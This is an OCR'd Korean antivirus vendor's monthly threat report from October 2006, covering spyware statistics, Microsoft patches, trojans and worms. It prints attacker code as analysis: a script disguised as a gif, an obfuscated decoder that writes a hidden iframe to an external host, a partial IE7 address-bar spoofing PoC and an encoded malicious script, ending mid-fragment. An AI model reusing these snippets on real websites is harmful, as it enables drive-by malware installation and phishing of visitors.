
하는 코드가 삽입되고 이를 이용한 스파이웨어 배포가 늘었기 때문인 것으로 풀이된다. 10월에는 유명 언론사 사이트를 포함하여 크고 작은 규모의 웹 사이트 침해사고가 발생하였으며, 이들 웹 사이트를 온라인게임 계정 유출 스파이웨어의 배포서버로 이용하는 사고가 여러 건 발견되었다. 2005년 말에 발견된 룩투미 스파이웨어(Win-Spyware/Look2Me)의 피해 신고 접수도 눈에 띄는데 거의 1년이 지난 지금도 피해 신고가 접수되는 것은 시스템 설정을 변경하고 치료가 어려운 룩투미의 특성이 영향을 미치는 것으로 풀이된다.

10월 스파이웨어 발견 현황

10월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표2], [그림2]와 같다.

스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
237	178	65	124	6	38	4	0	0	652

[표2] 2006년 10월 유형별 신종(변형) 스파이웨어 발견 현황



[그림2] 2006년 10월 발견된 스파이웨어 프로그램 비율


10월 발견된 신종(변형) 스파이웨어 통계의 가장 큰 특징은 애드웨어의 증가이다. 국내에서 제작된 허위 안티 스파이웨어 프로그램과 함께 사용자 동의 없이 설치되는 애드웨어의 신종 및 변형이 다수 발견되었기 때문이다. 이들 애드웨어는 IE 주소표시줄을 흉내 낸 툴바를 설치하는 툴바(ToolBar) 계열의 애드웨어가 대부분이었다. 코덱프로그램으로 위장한 애드웨어 로그 미디어코덱 (Win-Adware/Rogue.MediaCodec)이 지속적으로 발견되고 있다. 미디어코덱의 경우 코덱프로그램으로 위장하지만 실제로는 허위 안티 스파이웨어를 설치하는 클리커 훼이크 얼럿 (Win-Clicker/FakeAlert) 및 IE 시작페이지를 변경하는 스타트페이지 세이프티

(Win-Spyware/StartPage.Safety) 등의 스파이웨어를 설치하는 특징을 가진다. 앞서 10월 스파이웨어 피해 통계에서 언급한 온라인 게임 계정 유출 스파이웨어의 신종 및 변형도 지속적으로 발견되고 있다. 변형의 양산(量産)으로 보안 프로그램에서의 탐지가 어렵기 때문에 피해를 예방하기 위해서는 반드시 최신 보안 패치를 적용해야 한다.


(3) 10월 시큐리티 통계

마이크로소프트사(이하 MS)는 이번 10월에 총 10개의 정기 보안패치를 제공하였다. 이번 패치는 '심각'에 해당하는 것이 6건으로 중요도가 높은 패치가 많이 있었다. 윈도우 쉘에 원격에서 코드 실행 가능한 취약점인 MS06-057과 오피스 군의 패치가 이에 해당한다. 이번 10월 정기패치에서는 4개가 오피스 군이었는데, 과거와 비교해 보면 다른 양상을 보여주고 있다. 즉, 위협이 실행파일뿐만 아니라 모든 것이 대상이 되고 있다는 점, 또 문서라는 점에서 의심을 하지 않고 쉽게 열어보게 된다는 점이다.

2006년 1월부터 10월까지 발표된 MS사의 보안패치 현황은 [그림1]과 같다.



[그림1] 2006년 발표된 패치대상 기준 MS 보안패치 분류 현황



[그림2] 2006년 발표된 공격대상 기준 MS 보안패치 분류 현황(실제 공격활용 기준)

이번에 공개된 보안패치 중에는 11월 중순인 지금까지 공개된 공격코드가 알려져 있지 않다. 다만 MS06-061의 XML 코어 서비스 취약점이 악의적으로 이용될 가능성이 높은 것으로 판단된다. MS06-061의 경우 XML 파서와 XML 코어 서비스에서 HTTP의 서버 사이드 리다이렉트를 제대로 핸들링 하지 못해 정보가 노출될 수 있는 부분과 XSLT(Extensible Stylesheet Language Transformations) 처리에 버퍼 오버플로우가 존재하여 조작된 웹페이지를 통해 임의의 코드가 실행 가능하게 된다.
최근에 많이 나타나고 있는 웹 해킹에 MS06-014가 많이 이용되고 있는 것과 같이 만약 해당 취약점의 공격코드가 공개되고 이용이 쉽다면 MS06-014와 같이 많이 사용될 가능성이 높다.

사용자들은 이번 취약점으로부터 안전하기 위하여 MS 에서 제공하는 패치를 반드시 설치하기를 권장한다.

II. ASEC Monthly Trend & Issue

(1) 악성코드 - 클라이언트를 대상으로 하는 공격의 증가

악성코드의 활동이 국지적인 양상을 보여주는 현상은 이제는 기정 사실화 되어 있다. 또한 이 흐름이 클라이언트 시스템을 노리는데 초점이 맞춰져 있다는 것 또한 아무도 부정 할 수 없는 사실이 되었다. 예로 국내는 중국 발 악성코드로 홍역을 앓고 있고 그 종류도 바이러스부터 트로이목마, IRCBot 등 다양하다. 이는 클라이언트 시스템에서 얻어 낸 정보를 토대로 어떠한 이익 실현이 가능하기 때문이다. 이번 달에는 이렇듯 클라이언트 시스템을 공격 미삼는 악성코드 중 이슈가 되었던 악성코드와 메모리 치료가 필요한 악성코드 대응방법을 사례별로 알아본다.

► 호르스트 트로이목마 & 스팸봇 트로이목마 증가 현상

3사분기에 발견, 보고 되기 시작한 호르스트 트로이목마(Win-Trojan/Horst)의 감염 경로는 명확하지 않다. 그러나 이 악성코드는 전월인 9월부터 갑자기 증가하기 시작했으며 이번 달은 지난달보다 약간 감소했지만 여전히 사용자들로부터 샘플접수가 보고되었다. 지난달에도 소개했지만 이 트로이목마는 실행되면 정상 svchost.exe를 실행한 후 실행된 프로세스에 자신의 코드를 인젝션 해 둔다. 인젝션 된 코드는 TCP/80으로 특정 호스트에 접속을 시도한다. 이후 명령을 받도록 되어 있는데, 주로 다른 악성코드를 다운로드 하도록 되어 있다. 이러한 동작방식은 주로 방화벽을 우회할 목적으로 사용된다고 할 수 있다. 또한 외부로부터 명령을 수행 받을 수 있으므로 클라이언트 내 어떤 정보 또는 클라이언트를 에이전트화 하여 다른 대상을 공격할 수도 있다.

이 트로이목마가 이번 분기에 처음 보고되고 어떻게 증가 했는지는 명확히 밝혀지지 않았지만 이와 유사한 동작을 하는 악성코드로는 스팸봇 트로이목마(Win-Trojan/SpamBot)가 있다. 스팸봇 역시 3사분기에 조금씩 증가 추세를 보이고 있으며, 역시 감염된 클라이언트를 숙주로 삼아 스팸 메일을 발송하는 증상이 있다. 동작 방식도 이번 분기에 발견된 스팸봇 트로이목마는 호르스트 트로이목마와 유사한 변형도 있다. 일부 스팸봇 변형은 은폐증상이 있어 더욱 시스템에서 발견하기 어렵게 하기도 한다. 스팸봇이란 유형은 비록 오래 전부터 존재한 형태였지만, 악성코드 제작자 또는 스팸 메일러들은 자신의 위치를 숨기기 위하여 악성코드가 이용하는 은폐기능을 사용하여 스팸 메일러를 설치 및 운용하고 있었다. 이들 모두 클라이언트에 기생하며 메일주소를 훔쳐내거나 훔쳐진 메일주소를 이용하여 스팸 메일을 보낸다.

► PMP/MP3 에 감염된 악성코드

10월 외신을 통해서 일반 사용자도 접할 수 있었던 소식 중 하나가 PMP/MP3에 감염된 악성코드 소식일 것이다. 이 기기에 악성코드가 감염될 수 있었던 것은 플레이어 제조과정 중에 악성코드가 이동형 저장 장치로 인식된 기기들에 자신을 복사한 것에 불과하다고 볼 수

있으며, 일부 악성코드는 컴퓨터에 연결된 이동형 저장장치에 자신을 복사할 수 있기 때문에 발생한 것이라고 할 수도 있다. 이 내용과 관련 내용은 'III. MP3 플레이어에 MP3 대신 악성코드가?!' 원고를 참고하도록 한다.

► 스트레이션 웜 변형 증가

스트레이션 웜(Win32/Staration.worm) 변형은 전월 대비 100% 증가하였다. 특히 10월 중반 이후에 발견된 변형은 이전 변형에 비해 Crypted 된 코드가 더 확인 되었다. 이는 10월 약 2주간 스트레이션 웜 변형이 발견된 적이 없었는데, 이 기간 동안 변형이 제작된 것으로 조심스럽게 추정된다. 10월 발견된 스트레이션 웜의 변형 중 일부의 특징은 메일에 다운로더를 첨부하여 발송하고 있다는 것이다. 스트레이션 웜의 감염율은 점점 높아지고 있기 때문에 피해는 점차 많아질 것으로 추정 된다.

► 메모리 치료가 필요한 다수 이상의 악성코드 감염 시 대응 사례

커널 또는 유저모드에서 특정 함수를 후킹하여 자신을 은폐하거나 실행파일을 감염시키는 악성코드가 있다. 보통 이러한 악성코드들의 치료는 쉽고, 빠른 치료를 위해서 전용백신을 사용하는 경우가 많다. 이렇듯 정상 함수를 후킹하여 동작하는 악성코드의 치료에 있어서 선행조건은 메모리 치료이다. 즉, 후킹된 함수를 검사하여 후킹되었다고 판단되면 이를 다시 원래대로 돌려 놓는 것이다. 이러한 선행 치료조건을 만족하지 않는다면 악성코드는 다시 동작 할 수 있다.

이러한 내용을 참고하지 못한 사용자들은 악성코드 치료에 실패 하거나 치료 후 재감염 되는 현상이 나타난다. 그러나 이런 현상이 나타난 이유를 모두 메모리 치료를 하지 않았기 때문에 그렇다고 말 할 수는 없다. 따라서 시스템에 감염된 악성코드 진단명을 알고 있다면 이를 홈페이지에서 검색하거나 연구소로 문의하여 안내를 받은 후 전용백신 및 올바른 치료법을 안내 받도록 한다.

(2) 스파이웨어 – IE 취약점 공격하는 스크립트와 스파이웨어 유포

최근 기업 보안 담당자들을 대상으로 한 설문에서 웹 보안을 최대의 보안이슈로 꼽을 만큼 올해에는 웹 관련 취약점이 많이 발견되었으며, 해킹 사고가 빈번하게 일어났다.
10월에만 유명 보안업체와 관련된 웹사이트가 해킹 공격을 받아 악성코드가 삽입되는 사고가 일어나는가 하면 유명 포털 사이트와 언론사 사이트가 역시 해킹에 의해 악성코드 배포 서버로 사용되는 사고가 접수되었다. 이들 침해 사고는 해킹한 웹 사이트를 국내 유명 온라인 게임의 계정을 유출하는 스파이웨어 배포 서버로 사용한다는 공통점이 있다.

10월 스파이웨어 이슈로는 취약점 패치가 적용되지 않은 IE 브라우저를 사용하는 사용자가 해킹 당한 웹 사이트에 접속하였을 때 스파이웨어가 설치되는 과정을 단계별로 짚어보도록 하자. 그 과정은 다음과 같다.

1. 사용자는 취약점이 패치 되지 않은 IE 웹 브라우저를 사용한다.

2. 평소 자주 접속하는 웹사이트에 아무런 의심 없이 방문하게 된다.

3. 접속한 웹페이지는 이미 해커로부터 변조되어 아래 코드가 삽입되어 있다.
   코드만 살펴보면 마치 gif 이미지가 삽입된 것으로 착각할 수 있어, 웹사이트 관리자도 지나치기 쉽다.

```
<script language="JavaScript" src=/images/15.gif></script>
```

4. '15.gif' 파일은 이미지가 아닌 스크립트 파일이다. 자바스크립트로 작성된 '15.gif' 파일의 내용을 살펴보면 자체적으로 암호화 된 문자열이 존재하고 실행하기 위해 해당 문자열을 복호화 하는 코드가 존재한다.

```
<!--
var
HtmlStrings=["=jGsbnf!Ifjhiu>1!Xjeui>1!Tsd>#iuuq;0075/293/357/8:0jnh0l/iun#┐>=","0j
Gsbnf┐>h"];
function psw(st){
   var varS;
   varS="";
   var i;
   for(var a=0;a<st.length;a++){
      i = st.charCodeAt(a);
      if (i==1)
         varS=varS+String.fromCharCode('"'.charCodeAt()-1);
      else if (i==2) {
         a++;
         varS+=String.fromCharCode(st.charCodeAt(a));
         }
      else         varS+=String.fromCharCode(i-1);
   }
   return varS;
};
var num=2;
function S(){
for(i=0;i<num;i++)
   document.write(psw(HtmlStrings[i]));}
S();
// -->
```

5. 암호화된 스크립트를 풀면 공격코드가 삽입된 웹페이지를 iFrame으로 링크하고 있는 것을 확인할 수 있다. 실제 공격코드가 삽입된 웹페이지는 다른 해킹된 웹 서버를 사용하는 것이 일반적이다.

```
<iFrame Height=0 Width=0 Src="http://64.***.246.**/img/H.htm"></iFrame>
```

6. 마지막으로 실행되는 자바스크립트는 Vulnerability in the MDAC Function Could

Allow Code Execution (MS06-014[1]) 취약점을 공격하여 임의의 실행파일을 다운로드 하고 실행할 수 있다. MS06-014 취약점 패치가 적용되지 않은 시스템에서는 사용자가 인지하지 못하는 사이에 악성 다운로더가 사용자 동의 없이 다운로드 되고 실행된다.

7. 여기에 사용된 다운로더 제마(Win-Downloader/Xema.17010)는 국내 유명 온라인게임의 계정을 유출하는 스파이웨어 리니지(Win-Spyware/PWS.Lineage), 스파이웨어 마토리(Win-Spyware/PWS.Matory) 등을 원격서버에서 다운로드하고 실행한다.

사용자는 공격코드가 삽입된 웹사이트에 방문하는 것 만으로 스파이웨어가 설치되어 중요 개인 정보가 공격자에게 노출될 가능성이 있으며, 스파이웨어에 의해 시스템 성능저하, 다른 스파이웨어 감염 등의 위협에 노출된다.
이들 온라인 게임 스파이웨어의 경우 매우 다양한 변형이 발견되고 있으며 자체 스크립트 암호화 함수를 사용하기 때문에 보안 프로그램에서 탐지하기가 어렵다. 따라서, IE 취약점을 이용하여 설치되는 스파이웨어 피해를 방지하기 위해서는 최신 보안패치를 적용하는 것이 중요하다 하겠다.

[1] http://www.microsoft.com/technet/security/bulletin/ms06-014.mspx

(3) 시큐리티 - 끊이지 않는 인터넷 익스플로러의 보안위협

2006년 한해 동안 취약점을 이용한 악성코드가 증가하고, 제로데이 공격코드 또한 끊임없이 보고되었다. 10월에도 이러한 추세는 계속 이어졌으며, IE7이 정식 공개된 후 첫 취약점이 보고되기도 하였다. 과거의 형태를 보았을 때 전체 브라우저 시장의 많은 점유율을 확보하고 있는 IE 브라우저에 대한 취약점의 보고는 계속 이어질 것으로 보인다.

이번 달의 주요 취약점 동향으로는 IE7의 취약점과 오피스 2003 취약점을 이용한 것이 있다. MS에서 발표된 취약점과 관련해 아직 공개적인 공격코드가 발견되지는 않았으나 주의 깊게 지켜 볼 필요성이 있으며 표에서 MS06-057, MS06-061을 제외한 취약점은 공격코드가 공개되어 있으나 로컬 및 서비스 거부공격으로 위험도는 높지 않다.

위험 등급	취약점	개념증명코드
상	**MS06-057 윈도우 쉘에 존재하는 취약점을 이용한 원격코드 실행 (923191)**[1] WebViewFolderIcon ActiveX 컨트롤(웹 보기)의 호출 시 입력 매개 변수의 잘못된 유효성 검사로 인해 Windows 셸에 원격 코드 실행 취약점이 존재한다. 사용자가 특수하게 조작된 웹 사이트를 방문하거나 특수하게 조작된 전자 메일 메시지를 열어 볼 경우 이 취약점이 악용되어 원격 코드 실행이 발생할 수 있다.	무
상	**MS06-061 XML 코어 서비스 원격코드 실행 취약점 (924191)**[2] Microsoft XML Core Services에 취약점이 존재하여 XMLHTTP ActiveX 컨트롤이 HTTP 서버 쪽 리디렉션을 잘못 해석하므로 정보 유출이 발생할 수 있다.. 공격자는 정보 유출을 발생시킬 수 있는 특수하게 조작된 웹 페이지를 구성하고 사용자가 이 페이지를 방문하거나 특수하게 조작된 전자 메일 메시지의 링크를 클릭할 경우 취약점을 악용할 수 있다.	무
하	**IE 7 Popup Address Bar Spoofing** 마이크로소프트 최신 웹 브라우저 Internet Explorer 7.0 에서 URL주소에 특정 아스키 코드 값이 삽입된 팝업 창을 출력할 때 팝업 창의 주소 표시줄에 전체가 보여지지 않고 일부가 누락되는 문제점이 존재한다. 이 취약점을 악용한 공격자는 아이디, 패스워드 등의 개인정보를 입력 받는 팝업 페이지(피싱 사이트)를 개설하고 사용자를 유인하여 민감한 정보를 취득할 수 있다. 현재 공식적인 패치는 아직 제공되지 않고 있다	유

[1] http://www.microsoft.com/korea/technet/security/bulletin/MS06-057.mspx
[2] http://www.microsoft.com/korea/technet/security/bulletin/MS06-061.mspx

하	**IE ADODB 연결 오브젝트에 존재하는 서비스거부 공격** 마이크로소프트 ADODB.Connection 의 Execute 함수에 서비스 거부 취약점이 존재한다. 이 취약점을 악용한 공격자는 Internet Explorer 를 Crash 할 수 있다. 현재 공식적인 패치는 아직 제공되지 않고 있다	유
하	**오피스 2003 파워포인트 로컬 버퍼 오버플로우** 마이크로소프트 오피스 2003 파워포인트의 특정 오브젝트에서 버퍼 오버플러우 취약점이 존재한다. 이 취약점을 악용한 공격자는 악의적인 파워포인트 문서를 메일 또는 웹으로 전달하고, 사용자를 유인하여 민감한 정보를 취득할 수 있다. 현재 공식적인 패치는 아직 제공되지 않고 있다.	유

모습을 드러낸 IE7과 첫 취약점의 발견

2006년 10월 마이크로소프트는 그 동안 많은 사용자에게 설레임을 안기게 하였던 인터넷 익스플로러 차기 버전인 IE7을 정식 릴리즈 하였다. 이번에 공개된 IE7은 '더 쉽고 안전한 인터넷'이라는 모토 아래 보안기능을 많이 향상하였다. 또한 사기성 웹사이트인 피싱 사이트의 차단 기능과 RSS의 서비스 기능을 도입하였다. 이외 인터넷 영역의 기본 보안 설정이 'Medium High'로 높아져 처음 실행되는 ActiveX는 모두 확인 후에 실행이 되게 된다. IE7은 IE6과는 달리 Low 수준이 없고 최소 보안 수준이 Medium 단계가 되었다.


하지만, 이러한 준비 속에도 불구하고 IE7의 첫 취약점이 보고되었다. 이 취약점은 IE 7.0에서 URL 주소에 특정 아스키 코드 값이 삽입된 팝업 창을 출력할 때 팝업창의 주소 표시줄에 전체가 보여지지 않고 일부가 누락되는 문제점이 존재한다. 이 취약점을 악용한 공격자는 아이디, 패스워드 등의 개인정보를 입력 받는 팝업 페이지(피싱)를 개설하고 사용자를 유인하여 중요 정보를 획득할 수 있다. 이것은 IE 7.0 에서는 팝업 창 정보 확인을 위한 주소 표시줄이 있는데, 특정 아스키 코드 값을 포함하는 URL 주소를 팝업 창으로 출력하면 전체 주소가 보여지지 않게 된다.

이미 이 취약점을 이용한 개념증명코드(PoC:Proof of Concept)가 공개되었고 피싱사이트에 이 기법이 이용될 가능성이 높다. 다음은 취약성 스크립트의 일부 예제로 대량의 널(NULL) 값을 삽입하여 유도하려는 주소를 숨기는 것이다.


```
function Exploit()
{
 var padding = '';
 [내용 삭제]
 newWindow = window.open("", "Win", "width=500,height=325,scrollbars=yes");
 newWindow.moveTo( (screen.width-325) , 0 );
 newWindow.document.location = "/result_22542/?" + unescape("%A0") +
```

```
unescape("%A0") + "http://www.victim.com/"+padding;
 document.location = "http://www.victim.com/default.html";
}
```

즉, 예를 들어 특정 사이트에 로그인 한다고 가정하였을 때 [그림1]과 같이 접속하는 주소가 가려져 실제 해당 사이트에 로그인 하는 것 같이 보일 수 있지만, 실제로는 [그림2]과 같이 IE 7.0 에서 출력된 팝업창의 주소 표시줄을 마우스로 클릭하면 위장된 전체 주소로 로그인 하는 팝업창 임을 확인할 수 있다. 즉, [그림1]은 이 취약점을 이용하여 접속한 것으로 주소는 정상적인 주소로 보이고 있다.



[그림1] IE7의 팝업 취약점을 이용한 경우의 예제화면



[그림2] IE7 팝업 창 주소를 선택 후 위장된 전체 주소를 볼 수 있다.

현재 이 글이 쓰여지고 있는 시점에서 취약점과 관련하여 마이크로소프트사에서는 정식적인 패치를 제공하고 있지 않다. 더 자세한 정보는 ASEC 에서 제공하는 권고문[1]을 참고한다.

갈수록 교묘해 지는 악성 스크립트 취약점 코드

최근 언론에서는 '웹 해킹' 이라는 말을 많이 접해 볼 수 있다. 이것은 악성코드를 효과적으로 전파하기 위하여 웹사이트를 해킹하는 비중이 늘어나고 있는데 웹이 악성코드의 전파경로로써 얼마나 효과적인지 잘 보여주고 있다. 사용자들이 많이 방문하는 웹사이트를 해킹하여 악성코드를 삽입하면 짧은 시간에 많은 사용자의 감염을 유도할 수 있다. 물론, 공격자가 삽입하는 코드의 취약점에 클라이언트가 노출되어 있을 경우에 해당한다. 많은 경우가 IE의 취약점을 이용하고 있으므로 최신의 보안패치가 설치되어 있는 경우에는 이러한 공격으로부터 예방할 수 있다.

그렇다면 웹 해킹이 이렇게 증가하는 이유는 무엇일까? 우선 무엇보다도 웹 언어로 개발된 프로그램에 대해서 보안성 검사가 부족한 부분을 지적할 수 있다. 또한, 이러한 웹 해킹은 어렵지 않게 할 수 있으므로 자동화된 공격을 보이기도 한다. 즉, 웹 해킹공격방법으로 많이 이용되는 SQL Injection, XSS, URL 인자 값 수정 등이 어렵지 않기 때문에 무엇보다도 많이 사용되고 있다. 이러한 공격을 탐지하기 위하여 시그너처 기반의 탐지를 많이 사용하고 있는

[1] [ASEC 2006-014] Internet Explorer 7.0 팝업 창 주소 표시줄 위장 가능한 문제점 (http://info.ahnlab.com/securityinfo/info_view.jsp?seq=8786)

데 이를 우회하기 위한 방법들이 사용되며 점점 교묘해 지고 있다. 이런 스크립트에 삽입되는 코드는 쉽게 변할 수 있으며 다양한 방법으로 표현될 수 있기 때문에 탐지를 우회할 수 있는 방법들이 많이 존재한다. 탐지를 어렵게 하기 위하여 사용되는 예제를 보면 다음과 같다.

실제 코드를 'hu' 라는 인자에 넣어 사용하고 있다. 이 코드는 암호화 되어 들어가 있기 때문에 코드만 봐서는 어떤 동작을 하는지 알 수 없기 때문에 해독이 되어야 한다. 웹페이지 해당 코드가 그대로 노출되면 쉽게 악성코드를 다운로드 하는 사이트 정보를 알 수 있기 때문에 많은 경우가 코드를 암호화 하여 집어 넣고 있다.

```
hu="?Gs xwl?+G~n}t{ +wlyr!lrpH-aM^n}t{ -
l?++++zy+p}}z}+}p~!xp+yp$ ?++++ow+H+-s {E::=;;9A<9==?9?<:vz}pl:tyn:o!x{9PcP-
?++++^p +oq+H+ozn!xpy 9n}pl pPwpxpy 3-
[중략…]
9cXWS__[-?++++^p +$+H+oq9N}pl pZmupn 3~ }7--4?++++l<H-Loz-?++++l=H-
